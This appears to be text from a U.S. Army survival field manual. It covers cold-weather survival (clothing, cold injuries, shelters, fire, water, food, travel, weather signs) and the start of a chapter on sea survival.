It is more difficult for you to satisfy your basic water, food, and shelter needs in a cold environment than in a warm environment. Even if you have the basic requirements, you must also have adequate protective clothing and the will to survive. The will to survive is as important as the basic needs. There have been incidents when trained and well-equipped individuals have not survived cold weather situations because they lacked the will to live. Conversely, this will has sustained individuals less well-trained and equipped.

There are many different items of cold weather equipment and clothing issued by the U.S. Army today. Specialized units may have access to newer, lightweight gear such as polypropylene underwear, GORE-TEX outerwear and boots, and other special equipment. Remember, however, the older gear will keep you warm as long as you apply a few cold weather principles. If the newer types of clothing are available, use them. If not, then your clothing should be entirely wool, with the possible exception of a windbreaker.

You must not only have enough clothing to protect you from the cold, you must also know how to maximize the warmth you get from it. For example, always keep your head covered. You can lose 40 to 45 percent of body heat from an unprotected head and even more from the unprotected neck, wrist, and ankles. These areas of the body are good radiators of heat and have very little insulating fat. The brain is very susceptible to cold and can stand the least amount of cooling. Because there is much blood circulation in the head, most of which is on the surface, you can lose heat quickly if you do not cover your head.

There are four basic principles to follow to keep warm. An easy way to remember these basic principles is to use the word COLD--

C - Keep clothing clean.
O - Avoid overheating.
L - Wear clothes loose and in layers.
D - Keep clothing dry.

C - Keep clothing clean. This principle is always important for sanitation and comfort. In winter, it is also important from the standpoint of warmth. Clothes matted with dirt and grease lose much of their insulation value. Heat can escape more easily from the body through the clothing's crushed or filled up air pockets.

O - Avoid overheating. When you get too hot, you sweat and your clothing absorbs the moisture. This affects your warmth in two ways: dampness decreases the insulation quality of clothing, and as sweat evaporates, your body cools. Adjust your clothing so that you do not sweat. Do this by partially opening your parka or jacket, by removing an inner layer of clothing, by removing heavy outer mittens, or by throwing back your parka hood or changing to lighter headgear. The head and hands act as efficient heat dissipaters when overheated.

L - Wear your clothing loose and in layers. Wearing tight clothing and footgear restricts blood circulation and invites cold injury. It also decreases the volume of air trapped between the layers, reducing its insulating value. Several layers of lightweight clothing are better than one equally thick layer of clothing, because the layers have dead-air space between them. The dead-air space provides extra insulation. Also, layers of clothing allow you to take off or add clothing layers to prevent excessive sweating or to increase warmth.

D - Keep clothing dry. In cold temperatures, your inner layers of clothing can become wet from sweat and your outer layer, if not water repellent, can become wet from snow and frost melted by body heat. Wear water repellent outer clothing, if available. It will shed most of the water collected from melting snow and frost. Before entering a heated shelter, brush off the snow and frost. Despite the precautions you take, there will be times when you cannot keep from getting wet. At such times, drying your clothing may become a major problem. On the march, hang your damp mittens and socks on your rucksack. Sometimes in freezing temperatures, the wind and sun will dry this clothing. You can also place damp socks or mittens, unfolded, near your body so that your body heat can dry them. In a campsite, hang damp clothing inside the shelter near the top, using drying lines or improvised racks. You may even be able to dry each item by holding it before an open fire. Dry leather items slowly. If no other means are available for drying your boots, put them between your sleeping bag shell and liner. Your body heat will help to dry the leather.

A heavy, down-lined sleeping bag is a valuable piece of survival gear in cold weather. Ensure the down remains dry. If wet, it loses a lot of its insulation value. If you do not have a sleeping bag, you can make one out of parachute cloth or similar material and natural dry material, such as leaves, pine needles, or moss. Place the dry material between two layers of the material.

Other important survival items are a knife; waterproof matches in a waterproof container, preferably one with a flint attached; a durable compass; map; watch; waterproof ground cloth and cover; flashlight; binoculars; dark glasses; fatty emergency foods; food gathering gear; and signaling items.

Remember, a cold weather environment can be very harsh. Give a good deal of thought to selecting the right equipment for survival in the cold. If unsure of an item you have never used, test it in an "overnight backyard" environment before venturing further. Once you have selected items that are essential for your survival, do not lose them after you enter a cold weather environment.

HYGIENE

Although washing yourself may be impractical and uncomfortable in a cold environment, you must do so. Washing helps prevent skin rashes that can develop into more serious problems.

In some situations, you may be able to take a snow bath. Take a handful of snow and wash your body where sweat and moisture accumulate, such as under the arms and between the legs, and then wipe yourself dry. If possible, wash your feet daily and put on clean, dry socks. Change your underwear at least twice a week. If you are unable to wash your underwear, take it off, shake it, and let it air out for an hour or two.

If you are using a previously used shelter, check your body and clothing for lice each night. If your clothing has become infested, use insecticide powder if you have any. Otherwise, hang your clothes in the cold, then beat and brush them. This will help get rid of the lice, but not the eggs.

If you shave, try to do so before going to bed. This will give your skin a chance to recover before exposing it to the elements.

MEDICAL ASPECTS

When you are healthy, your inner core temperature (torso temperature) remains almost constant at 37 degrees C (98.6 degrees F). Since your limbs and head have less protective body tissue than your torso, their temperatures vary and may not reach core temperature.

Your body has a control system that lets it react to temperature extremes to maintain a temperature balance. There are three main factors that affect this temperature balance--heat production, heat loss, and evaporation. The difference between the body's core temperature and the environment's temperature governs the heat production rate. Your body can get rid of heat better than it can produce it. Sweating helps to control the heat balance. Maximum sweating will get rid of heat about as fast as maximum exertion produces it.

Shivering causes the body to produce heat. It also causes fatigue that, in turn, leads to a drop in body temperature. Air movement around your body affects heat loss. It has been calculated that a naked man exposed to still air at or about 0 degrees C can maintain a heat balance if he shivers as hard as he can. However, he can't shiver forever.

It has also been calculated that a man at rest wearing the maximum arctic clothing in a cold environment can keep his internal heat balance during temperatures well below freezing. To withstand really cold conditions for any length of time, however, he will have to become active or shiver.

COLD INJURIES

The best way to deal with injuries and sicknesses is to take measures to prevent them from happening in the first place. Treat any injury or sickness that occurs as soon as possible to prevent it from worsening. The knowledge of signs and symptoms and the use of the buddy system are critical in maintaining health. Following are cold injuries that can occur.

Hypothermia

Hypothermia is the lowering of the body temperature at a rate faster than the body can produce heat. Causes of hypothermia may be general exposure or the sudden wetting of the body by falling into a lake or spraying with fuel or other liquids.

The initial symptom is shivering. This shivering may progress to the point that it is uncontrollable and interferes with an individual's ability to care for himself. This begins when the body's core (rectal) temperature falls to about 35.5 degrees C (96 degrees F). When the core temperature reaches 35 to 32 degrees C (95 to 90 degrees F), sluggish thinking, irrational reasoning, and a false feeling of warmth may occur. Core temperatures of 32 to 30 degrees C (90 to 86 degrees F) and below result in muscle rigidity, unconsciousness, and barely detectable signs of life. If the victim's core temperature falls below 25 degrees C (77 degrees F), death is almost certain.

To treat hypothermia, rewarm the entire body. If there are means available, rewarm the person by first immersing the trunk area only in warm water of 37.7 to 43.3 degrees C (100 to 110 degrees F).

CAUTION
Rewarming the total body in a warm water bath should be done only in a hospital environment because of the increased risk of cardiac arrest and rewarming shock.

One of the quickest ways to get heat to the inner core is to give warm water enemas. Such an action, however, may not be possible in a survival situation. Another method is to wrap the victim in a warmed sleeping bag with another person who is already warm; both should be naked.

CAUTION
The individual placed in the sleeping bag with victim could also become a hypothermia victim if left in the bag too long.

If the person is conscious, give him hot, sweetened fluids. One of the best sources of calories is honey or dextrose; if unavailable, use sugar, cocoa, or a similar soluble sweetener.

CAUTION
Do not force an unconscious person to drink.

There are two dangers in treating hypothermia--rewarming too rapidly and "after drop." Rewarming too rapidly can cause the victim to have circulatory problems, resulting in heart failure. After drop is the sharp body core temperature drop that occurs when taking the victim from the warm water. Its probable muse is the return of previously stagnant limb blood to the core (inner torso) area as recirculation occurs. Concentrating on warming the core area and stimulating peripheral circulation will lessen the effects of after drop. Immersing the torso in a warm bath, if possible, is the best treatment.

Frostbite

This injury is the result of frozen tissues. Light frostbite involves only the skin that takes on a dull whitish pallor. Deep frostbite extends to a depth below the skin. The tissues become solid and immovable. Your feet, hands, and exposed facial areas are particularly vulnerable to frostbite.

The best frostbite prevention, when you are with others, is to use the buddy system. Check your buddy's face often and make sure that he checks yours. If you are alone, periodically cover your nose and lower part of your face with your mittened hand.

The following pointers will aid you in keeping warm and preventing frostbite when it is extremely cold or when you have less than adequate clothing:

- Face. Maintain circulation by twitching and wrinkling the skin on your face making faces. Warm with your hands.
- Ears. Wiggle and move your ears. Warm with your hands.
- Hands. Move your hands inside your gloves. Warm by placing your hands close to your body.
- Feet. Move your feet and wiggle your toes inside your boots.

A loss of feeling in your hands and feet is a sign of frostbite. If you have lost feeling for only a short time, the frostbite is probably light. Otherwise, assume the frostbite is deep. To rewarm a light frostbite, use your hands or mittens to warm your face and ears. Place your hands under your armpits. Place your feet next to your buddy's stomach. A deep frostbite injury, if thawed and refrozen, will cause more damage than a nonmedically trained person can handle. Figure 15-2 lists some do's and don'ts regarding frostbite.

Do	Don't
• Periodically check for frostbite.	• Rub injury with snow.
• Rewarm light frostbite.	• Drink alcoholic beverages.
• Keep injured areas from refreezing.	• Smoke.
	• Try to thaw out a deep frostbite injury if you are away from definitive medical care.

Trench Foot and Immersion Foot

These conditions result from many hours or days of exposure to wet or damp conditions at a temperature just above freezing. The symptoms are a sensation of pins and needles, tingling, numbness, and then pain. The skin will initially appear wet, soggy, white, and shriveled. As it progresses and damage appears, the skin will take on a red and then a bluish or black discoloration. The feet become cold, swollen, and have a waxy appearance. Walking becomes difficult and the feet feel heavy and numb. The nerves and muscles sustain the main damage, but gangrene can occur. In extreme cases, the flesh dies and it may become necessary to have the foot or leg amputated. The best prevention is to keep your feet dry. Carry extra socks with you in a waterproof packet. You can dry wet socks against your torso (back or chest). Wash your feet and put on dry socks daily.

Dehydration

When bundled up in many layers of clothing during cold weather, you may be unaware that you are losing body moisture. Your heavy clothing absorbs the moisture that evaporates in the air. You must drink water to replace this loss of fluid. Your need for water is as great in a cold environment as it is in a warm environment (Chapter 13). One way to tell if you are becoming dehydrated is to check the color of your urine on snow. If your urine makes the snow dark yellow, you are becoming dehydrated and need to replace body fluids. If it makes the snow light yellow to no color, your body fluids have a more normal balance.

Cold Diuresis

Exposure to cold increases urine output. It also decreases body fluids that you must replace.

Sunburn

Exposed skin can become sunburned even when the air temperature is below freezing. The sun's rays reflect at all angles from snow, ice, and water, hitting sensitive areas of skin--lips, nostrils, and eyelids. Exposure to the sun results in sunburn more quickly at high altitudes than at low altitudes. Apply sunburn cream or lip salve to your face when in the sun.

Snow Blindness

The reflection of the sun's ultraviolet rays off a snow-covered area causes this condition. The symptoms of snow blindness are a sensation of grit in the eyes, pain in and over the eyes that increases with eyeball movement, red and teary eyes, and a headache that intensifies with continued exposure to light. Prolonged exposure to these rays can result in permanent eye damage. To treat snow blindness, bandage your eyes until the symptoms disappear.

You can prevent snow blindness by wearing sunglasses. If you don't have sunglasses, improvise. Cut slits in a piece of cardboard, thin wood, tree bark, or other available material (Figure 15-3). Putting soot under your eyes will help reduce shine and glare.

Constipation

It is very important to relieve yourself when needed. Do not delay because of the cold condition. Delaying relieving yourself because of the cold, eating dehydrated foods, drinking too little liquid, and irregular eating habits can cause you to become constipated. Although not disabling, constipation can cause some discomfort. Increase your fluid intake to at least 2 liters above your normal 2 to 3 liters daily intake and, if available, eat fruit and other foods that will loosen the stool.

Insect Bites

Insect bites can become infected through constant scratching. Flies can carry various disease-producing germs. To prevent insect bites, use insect repellent, netting, and wear proper clothing. See Chapter 11 for information on insect bites and Chapter 4 for treatment.

SHELTERS

Your environment and the equipment you carry with you will determine the type of shelter you can build. You can build shelters in wooded areas, open country, and barren areas. Wooded areas usually provide the best location, while barren areas have only snow as building material. Wooded areas provide timber for shelter construction, wood for fire, concealment from observation, and protection from the wind.

> Note: In extreme cold, do not use metal, such as an aircraft fuselage, for shelter. The metal will conduct away from the shelter what little heat you can generate.

Shelters made from ice or snow usually require tools such as ice axes or saws. You must also expend much time and energy to build such a shelter. Be sure to ventilate an enclosed shelter, especially if you intend to build a fire in it. Always block a shelter's entrance, if possible, to keep the heat in and the wind out. Use a rucksack or snow block. Construct a shelter no larger than needed. This will reduce the amount of space to heat. A fatal error in cold weather shelter construction is making the shelter so large that it steals body heat rather than saving it. Keep shelter space small.

Never sleep directly on the ground. Lay down some pine boughs, grass, or other insulating material to keep the ground from absorbing your body heat.

Never fall asleep without turning out your stove or lamp. Carbon monoxide poisoning can result from a fire burning in an unventilated shelter. Carbon monoxide is a great danger. It is colorless and odorless. Any time you have an open flame, it may generate carbon monoxide. Always check your ventilation. Even in a ventilated shelter, incomplete combustion can cause carbon monoxide poisoning. Usually, there are no symptoms. Unconsciousness and death can occur without warning. Sometimes, however, pressure at the temples, burning of the eyes, headache, pounding pulse, drowsiness, or nausea may occur. The one characteristic, visible sign of carbon monoxide poisoning is a cherry red coloring in the tissues of the lips, mouth, and inside of the eyelids. Get into fresh air at once if you have any of these symptoms.

There are several types of field-expedient shelters you can quickly build or employ. Many use snow for insulation.

Snow Cave Shelter

The snow cave shelter (Figure 15-4) is a most effective shelter because of the insulating qualities of snow. Remember that it takes time and energy to build and that you will get wet while building it. First, you need to find a drift about 3 meters deep into which you can dig. While building this shelter, keep the roof arched for strength and to allow melted snow to drain down the sides. Build the sleeping platform higher than the entrance. Separate the sleeping platform from the snow cave's walls or dig a small trench between the platform and the wall. This platform will prevent the melting snow from wetting you and your equipment. This construction is especially important if you have a good source of heat in the snow cave. Ensure the roof is high enough so that you can sit up on the sleeping platform. Block the entrance with a snow block or other material and use the lower entrance area for cooking. The walls and ceiling should be at least 30 centimeters thick. Install a ventilation shaft. If you do not have a drift large enough to build a snow cave, you can make a variation of it by piling snow into a mound large enough to dig out.

Snow Trench Shelter

The idea behind this shelter (Figure 15-4) is to get you below the snow and wind level and use the snow's insulating qualities. If you are in an area of compacted snow, cut snow blocks and use them as overhead cover. If not, you can use a poncho or other material. Build only one entrance and use a snow block or rucksack as a door.

Snow Block and Parachute Shelter

Use snow blocks for the sides and parachute material for overhead cover (Figure 15-4). If snowfall is heavy, you will have to clear snow from the top at regular intervals to prevent the collapse of the parachute material.

Snow House or Igloo

In certain areas, the natives frequently use this type of shelter (Figure 15-4) as hunting and fishing shelters. They are efficient shelters but require some practice to make them properly. Also, you must be in an area that is suitable for cutting snow blocks and have the equipment to cut them (snow saw or knife).

Lean-To Shelter

Construct this shelter in the same manner as for other environments; however, pile snow around the sides for insulation (Figure 15-5).

Fallen Tree Shelter

To build this shelter, find a fallen tree and dig out the snow underneath it (Figure 15-6). The snow will not be deep under the tree. If you must remove branches from the inside, use them to line the floor.

Tree-Pit Shelter

Dig snow out from under a suitable large tree. It will not be as deep near the base of the tree. Use the cut branches to line the shelter. Use a ground sheet as overhead cover to prevent snow from falling off the tree into the shelter. If built properly, you can have 360-degree visibility (Figure 5-12, Chapter 5).

20-Man Life Raft

This raft is the standard overwater raft on U.S. Air Force aircraft. You can use it as a shelter. Do not let large amounts of snow build up on the overhead protection. If placed in an open area, it also serves as a good signal to overhead aircraft.

FIRE

Fire is especially important in cold weather. It not only provides a means to prepare food, but also to get warm and to melt snow or ice for water. It also provides you with a significant psychological boost by making you feel a little more secure in your situation.

Use the techniques described in Chapter 7 to build and light your fire. If you are in enemy territory, remember that the smoke, smell, and light from your fire may reveal your location. Light reflects from surrounding trees or rocks, making even indirect light a source of danger. Smoke tends to go straight up in cold, calm weather, making it a beacon during the day, but helping to conceal the smell at night. In warmer weather, especially in a wooded area, smoke tends to hug the ground, making it less visible in the day, but making its odor spread.

If you are in enemy territory, cut low tree boughs rather than the entire tree for firewood. Fallen trees are easily seen from the air.

All wood will burn, but some types of wood create more smoke than others. For instance, coniferous trees that contain resin and tar create more and darker smoke than deciduous trees.

There are few materials to use for fuel in the high mountainous regions of the arctic. You may find some grasses and moss, but very little. The lower the elevation, the more fuel available. You may find some scrub willow and small, stunted spruce trees above the tree line. On sea ice, fuels are seemingly nonexistent. Driftwood or fats may be the only fuels available to a survivor on the barren coastlines in the arctic and subarctic regions.

Abundant fuels within the tree line are--

- Spruce trees are common in the interior regions. As a conifer, spruce makes a lot of smoke when burned in the spring and summer months. However, it burns almost smoke-free in late fall and winter.
- The tamarack tree is also a conifer. It is the only tree of the pine family that loses its needles in the fall. Without its needles, it looks like a dead spruce, but it has many knobby buds and cones on its bare branches. When burning, tamarack wood makes a lot of smoke and is excellent for signaling purposes.
- Birch trees are deciduous and the wood burns hot and fast, as if soaked with oil or kerosene. Most birches grow near streams and lakes, but occasionally you will find a few on higher ground and away from water.
- Willow and alder grow in arctic regions, normally in marsh areas or near lakes and streams. These woods burn hot and fast without much smoke.

Dried moss, grass, and scrub willow are other materials you can use for fuel. These are usually plentiful near streams in tundras (open, treeless plains). By bundling or twisting grasses or other scrub vegetation to form a large, solid mass, you will have a slower burning, more productive fuel.

If fuel or oil is available from a wrecked vehicle or downed aircraft, use it for fuel. Leave the fuel in the tank for storage, drawing on the supply only as you need it. Oil congeals in extremely cold temperatures, therefore, drain it from the vehicle or aircraft while still warm if there is no danger of explosion or fire. If you have no container, let the oil drain onto the snow or ice. Scoop up the fuel as you need it.

CAUTION
Do not expose flesh to petroleum, oil, and lubricants in extremely cold temperatures. The liquid state of these products is deceptive in that it can cause frostbite.

Some plastic products, such as MRE spoons, helmet visors, visor housings, aid foam rubber will ignite quickly from a burning match. They will also burn long enough to help start a fire. For example, a plastic spoon will burn for about 10 minutes.

In cold weather regions, there are some hazards in using fires, whether to keep warm or to cook. For example--

- Fires have been known to burn underground, resurfacing nearby. Therefore, do not build a fire too close to a shelter.
- In snow shelters, excessive heat will melt the insulating layer of snow that may also be your camouflage.
- A fire inside a shelter lacking adequate ventilation can result in carbon monoxide poisoning.
- A person trying to get warm or to dry clothes may become careless and burn or scorch his clothing and equipment.
- Melting overhead snow may get you wet, bury you and your equipment, and possibly extinguish your fire.

In general, a small fire and some type of stove is the best combination for cooking purposes. A hobo stove (Figure 15-7) is particularly suitable to the arctic. It is easy to make out of a tin can, and it conserves fuel. A bed of hot coals provides the best cooking heat. Coals from a crisscross fire will settle uniformly. Make this type of fire by crisscrossing the firewood. A simple crane propped on a forked stick will hold a cooking container over a fire.

For heating purposes, a single candle provides enough heat to warm an enclosed shelter. A small fire about the size of a man's hand is ideal for use in enemy territory. It requires very little fuel, yet it generates considerable warmth and is hot enough to warm liquids.

WATER

There are many sources of water in the arctic and subarctic. Your location and the season of the year will determine where and how you obtain water.

Water sources in arctic and subarctic regions are more sanitary than in other regions due to the climatic and environmental conditions. However, always purify the water before drinking it. During the summer months, the best natural sources of water are freshwater lakes, streams, ponds, rivers, and springs. Water from ponds or lakes may be slightly stagnant, but still usable. Running water in streams, rivers, and bubbling springs is usually fresh and suitable for drinking.

The brownish surface water found in a tundra during the summer is a good source of water. However, you may have to filter the water before purifying it.

You can melt freshwater ice and snow for water. Completely melt both before putting them in your mouth. Trying to melt ice or snow in your mouth takes away body heat and may cause internal cold injuries. If on or near pack ice in the sea, you can use old sea ice to melt for water. In time, sea ice loses its salinity. You can identify this ice by its rounded corners and bluish color.

You can use body heat to melt snow. Place the snow in a water bag and place the bag between your layers of clothing. This is a slow process, but you can use it on the move or when you have no fire.

Note: Do not waste fuel to melt ice or snow when drinkable water is available from other sources.

When ice is available, melt it, rather than snow. One cup of ice yields more water than one cup of snow. Ice also takes less time to melt. You can melt ice or snow in a water bag, MRE ration bag, tin can, or improvised container by placing the container near a fire. Begin with a small amount of ice or snow in the container and, as it turns to water, add more ice or snow.

Another way to melt ice or snow is by putting it in a bag made from porous material and suspending the bag near the fire. Place a container under the bag to catch the water.

During cold weather, avoid drinking a lot of liquid before going to bed. Crawling out of a warm sleeping bag at night to relieve yourself means less rest and more exposure to the cold.

Once you have water, keep it next to you to prevent refreezing. Also, do not fill your canteen completely. Allowing the water to slosh around will help keep it from freezing.

FOOD

There are several sources of food in the arctic and subarctic regions. The type of food--fish, animal, fowl, or plant--and the ease in obtaining it depend on the time of the year and your location.

Fish

During the summer months, you can easily get fish and other water life from coastal waters, streams, rivers, and lakes. Use the techniques described in Chapter 8 to catch fish.

The North Atlantic and North Pacific coastal waters are rich in seafood. You can easily find crawfish, snails, clams, oysters, and king crab. In areas where there is a great difference between the high and low tide water levels, you can easily find shellfish at low tide. Dig in the sand on the tidal flats. Look in tidal pools and on offshore reefs. In areas where there is a small difference between the high- and low-tide water levels, storm waves often wash shellfish onto the beaches.

The eggs of the spiny sea urchin that lives in the waters around the Aleutian Islands and southern Alaska are excellent food. Look for the sea urchins in tidal pools. Break the shell by placing it between two stones. The eggs are bright yellow in color.

Most northern fish and fish eggs are edible. Exceptions are the meat of the arctic shark and the eggs of the sculpins.

The bivalves, such as clams and mussels, are usually more palatable than spiral-shelled seafood, such as snails.

WARNING
The black mussel, a common mollusk of the far north, may be poisonous in any season. Toxins sometimes found in the mussel's tissue are as dangerous as strychnine.

The sea cucumber is another edible sea animal. Inside its body are five long white muscles that taste much like clam meat.

In early summer, smelt spawn in the beach surf. Sometimes you can scoop them up with your hands. You can often find herring eggs on the seaweed in midsummer. Kelp, the long ribbonlike seaweed, and other smaller seaweed that grow among offshore rocks are also edible.

Sea Ice Animals

You find polar bears in practically all arctic coastal regions, but rarely inland. Avoid them if possible. They are the most dangerous of all bears. They are tireless, clever hunters with good sight and an extraordinary sense of smell. If you must kill one for food, approach it cautiously. Aim for the brain; a bullet elsewhere will rarely kill one. Always cook polar bear meat before eating it.

CAUTION
Do not eat polar bear liver as it contains a toxic concentration of vitamin A.

Earless seal meat is some of the best meat available. You need considerable skill, however, to get close enough to an earless seal to kill it. In spring, seals often bask on the ice beside their breathing holes. They raise their heads about every 30 seconds, however, to look for their enemy, the polar bear.
To approach a seal, do as the Eskimos do--stay downwind from it, cautiously moving closer while it sleeps. If it moves, stop and imitate its movements by lying flat on the ice, raising your head up and down, and wriggling your body slightly. Approach the seal with your body side-ways to it and your arms close to your body so that you look as much like another seal as possible. The ice at the edge of the breathing hole is usually smooth and at an incline, so the least movement of the seal may cause it to slide into the water. Therefore, try to get within 22 to 45 meters of the seal and kill it instantly (aim for the brain). Try to reach the seal before it slips into the water. In winter, a dead seal will usually float, but it is difficult to retrieve from the water.
Keep the seal blubber and skin from coming into contact with any scratch or broken skin you may have. You could get "spekk-finger," that is, a reaction that causes the hands to become badly swollen.
Keep in mind that where there are seals, there are usually polar bears, and polar bears have stalked and killed seal hunters.
You can find porcupines in southern subarctic regions where there are trees. Porcupines feed on bark; if you find tree limbs stripped bare, you are likely to find porcupines in the area.
Ptarmigans, owls, Canadian jays, grouse, and ravens are the only birds that remain in the arctic during the winter. They are scarce north of the tree line. Ptarmigans and owls are as good for food as any game bird. Ravens are too thin to be worth the effort it takes to catch them. Ptarmigans, which change color to blend with their surroundings, are hard to spot. Rock ptarmigans travel in pairs and you can easily approach them. Willow ptarmigans live among willow clumps in bottom-lands. They gather in large flocks and you can easily snare them. During the summer months all arctic birds have a 2- to 3-week molting period during which they cannot fly and are easy to catch. Use one of the techniques described in Chapter 8 to catch them.
Skin and butcher game (see Chapter 8) while it is still warm. If you do not have time to skin the game, at least remove its entrails, musk glands, and genitals before storing. If time allows, cut the meat into usable pieces and freeze each separately so that you can use the pieces as needed. Leave the fat on all animals except seals. During the winter, game freezes quickly if left in the open. During the summer, you can store it in underground ice holes.

Plants

Although tundras support a variety of plants during the warm months, all are small, however, when compared to plants in warmer climates. For instance, the arctic willow and birch are shrubs rather than trees. The following is a list of some plant foods found in arctic and subarctic regions (see Appendix B for descriptions).

ARCTIC FOOD PLANTS

- Arctic raspberry and blueberry
- Arctic willow
- Bearberry
- Cranberry
- Crowberry
- Dandelion
- Eskimo potato

- Fireweed
- Iceland moss
- Marsh marigold
- Reindeer moss
- Rock tripe
- Spatterdock

There are some plants growing in arctic and subarctic regions that are poisonous if eaten (see Appendix C). Use the plants that you know are edible. When in doubt, follow the Universal Edibility Test in Chapter 9, Figure 9-5.

TRAVEL

As a survivor or an evader in an arctic or subarctic region, you will face many obstacles. Your location and the time of the year will determine the types of obstacles and the inherent dangers. You should--

- Avoid traveling during a blizzard.
- Take care when crossing thin ice. Distribute your weight by lying flat and crawling.
- Cross streams when the water level is lowest. Normal freezing and thawing action may cause a stream level to vary as much as 2 to 2.5 meters per day. This variance may occur any time during the day, depending on the distance from a glacier, the temperature, and the terrain. Consider this variation in water level when selecting a campsite near a stream.
- Consider the clear arctic air. It makes estimating distance difficult. You more frequently underestimate than overestimate distances.
- Do not travel in "whiteout" conditions. The lack of contrasting colors makes it impossible to judge the nature of the terrain.
- Always cross a snow bridge at right angles to the obstacle it crosses. Find the strongest part of the bridge by poking ahead of you with a pole or ice axe. Distribute your weight by crawling or by wearing snowshoes or skis.
- Make camp early so that you have plenty of time to build a shelter.
- Consider frozen or unfrozen rivers as avenues of travel. However, some rivers that appear frozen may have soft, open areas that make travel very difficult or may not allow walking, skiing, or sledding.
- Use snowshoes if you are traveling over snow-covered terrain. Snow 30 or more centimeters deep makes traveling difficult. If you do not have snowshoes, make a pair using willow, strips of cloth, leather, or other suitable material.

It is almost impossible to travel in deep snow without snowshoes or skis. Traveling by foot leaves a well-marked trail for any pursuers to follow. If you must travel in deep snow, avoid snow-covered streams. The snow, which acts as an insulator, may have prevented ice from forming over the water. In hilly terrain, avoid areas where avalanches appear possible. Travel in the early morning in areas where there is danger of avalanches. On ridges, snow gathers on the lee side in overhanging piles called cornices. These often extend far out from the ridge and may break loose if stepped on.

WEATHER SIGNS

There are several good indicators of climatic changes.

Wind


You can determine wind direction by dropping a few leaves or grass or by watching the treetops. Once you determine the wind direction, you can predict the type of weather that is imminent. Rapidly shifting winds indicate an unsettled atmosphere and a likely change in the weather.

Clouds

Clouds come in a variety of shapes and patterns. A general knowledge of clouds and the atmospheric conditions they indicate can help you predict the weather. See Appendix G for details.

Smoke

Smoke rising in a thin vertical column indicates fair weather. Low rising or "flattened out" smoke indicates stormy weather.



Birds and Insects

Birds and insects fly lower to the ground than normal in heavy, moisture-laden air. Such flight indicates that rain is likely. Most insect activity increases before a storm, but bee activity increases before fair weather.

Low-Pressure Front

Slow-moving or imperceptible winds and heavy, humid air often indicate a low-pressure front. Such a front promises bad weather that will probably linger for several days. You can "smell" and "hear" this front. The sluggish, humid air makes wilderness odors more pronounced than during high-pressure conditions. In addition, sounds are sharper and carry farther in low-pressure than high-pressure conditions.

CHAPTER 16 - SEA SURVIVAL

Perhaps the most difficult survival situation to be in is sea survival. Short-or long-term survival depends upon rations and equipment available and your ingenuity. You must be resourceful to survive.

Water covers about 75 percent of the earth's surface, with about 70 percent being oceans and seas. You can assume that you will sometime cross vast expanses of water. There is always the chance that the plane or ship you are on will become crippled by such hazards as storms, collision, fire, or war.

THE OPEN SEA

As a survivor on the open sea, you will face waves and wind. You may also face extreme heat or cold. To keep these environmental hazards from becoming serious problems, take precautionary measures as soon as possible. Use the available resources to protect yourself from the elements and from heat or extreme cold and humidity.

Protecting yourself from the elements meets only one of your basic needs. You must also be able to obtain water and food. Satisfying these three basic needs will help prevent serious physical and psychological problems. However, you must know how to treat health problems that may result from your situation.

Precautionary Measures

Your survival at sea depends upon--

- Your knowledge of and ability to use the available survival equipment.
- Your special skills and ability to apply them to cope with the hazards you face.
- Your will to live.

When you board a ship or aircraft, find out what survival equipment is on board, where it is stowed, and what it contains. For instance, how many life preservers and lifeboats or rafts are on board? Where are they located? What type of survival equipment do they have? How much food, water, and medicine do they contain? How many people are they designed to support?

If you are responsible for other personnel on board, make sure you know where they are and they know where you are.

Down at Sea

If you are in an aircraft that goes down at sea, take the following actions once you clear the aircraft. Whether you are in the water or in a raft --

- Get clear and upwind of the aircraft as soon as possible, but stay in the vicinity until the aircraft sinks.
- Get clear of fuel-covered water in case the fuel ignites.
- Try to find other survivors.

A search for survivors usually takes place around the entire area of and near the crash site. Missing personnel may be unconscious and floating low in the water. Figure 16-1 illustrates rescue procedures.

The best technique for rescuing personnel from the water is to throw them a life preserver attached to a line. Another is to send a swimmer (rescuer) from the raft with a line attached to a flotation device that will support the rescuer's weight. This device will help conserve a rescuer's energy while recovering the survivor. The least acceptable technique is to send an attached swimmer without flotation devices to retrieve a survivor. In all cases, the rescuer wears a life preserver. A rescuer should not underestimate the strength of a panic-stricken person in the water. A careful approach can prevent injury to the rescuer.

When the rescuer approaches a survivor in trouble from behind, there is little danger the survivor will kick, scratch, or grab him. The rescuer swims to a point directly behind the survivor and grasps the life preserver's backstrap. The rescuer uses the sidestroke to drag the survivor to the raft.

If you are in the water, make your way to a raft. If no rafts are available, try to find a large piece of floating debris to cling to. Relax; a person who knows how to relax in ocean water is in very little danger of drowning. The body's natural buoyancy will keep at least the top of the head above water, but some movement is needed to keep the face above water.

Floating on your back takes the least energy. Lie on your back in the water, spread your arms and legs, and arch your back. By controlling your breathing in and out, your face will always be out of the water and you may even sleep in this position for short periods. Your head will be partially submerged, but your face will be above water. If you cannot float on your back or if the sea is too rough, float facedown in the water as shown in Figure 16-2.

The following are the best swimming strokes during a survival situation:

- Dog paddle. This stroke is excellent when clothed or wearing a life jacket. Although slow in speed, it requires very little energy.
- Breaststroke. Use this stroke to swim underwater, through oil or debris, or in rough seas. It is probably the best stroke for long-range swimming: it allows you to conserve your energy and maintain a reasonable speed.
- Sidestroke. It is a good relief stroke because you use only one arm to maintain momentum and buoyancy.
- Backstroke. This stroke is also an excellent relief stroke. It relieves the muscles that you use for other strokes. Use it if an underwater explosion is likely.

If you are in an area where surface oil is burning--

- Discard your shoes and buoyant life preserver.

  Note: If you have an uninflated life preserver, keep it.

- Cover your nose, mouth, and eyes and quickly go underwater.
- Swim underwater as far as possible before surfacing to breathe.

- Before surfacing to breathe and while still underwater, use your hands to push burning fluid away from the area where you wish to surface. Once an area is clear of burning liquid, you can surface and take a few breaths. Try to face downwind before inhaling.
- Submerge feet first and continue as above until clear of the flames.

If you are in oil-covered water that is free of fire, hold your head high to keep the oil out of your eyes. Attach your life preserver to your wrist and then use it as a raft.
If you have a life preserver, you can stay afloat for an indefinite period. In this case, use the "HELP" body position: Heat Escaping Lessening Posture (HELP). Remain still and assume the fetal position to help you retain body heat. You lose about 50 percent of your body heat through your head. Therefore, keep your head out of the water. Other areas of high heat loss are the neck, the sides, and the groin. Figure 16-3 illustrates the HELP position.

If you are in a raft--

- Check the physical condition of all on board. Give first aid if necessary. Take seasickness pills if available. The best way to take these pills is to place them under the tongue and let them dissolve. There are also suppositories or injections against seasickness. Vomiting, whether from seasickness or other causes, increases the danger of dehydration.
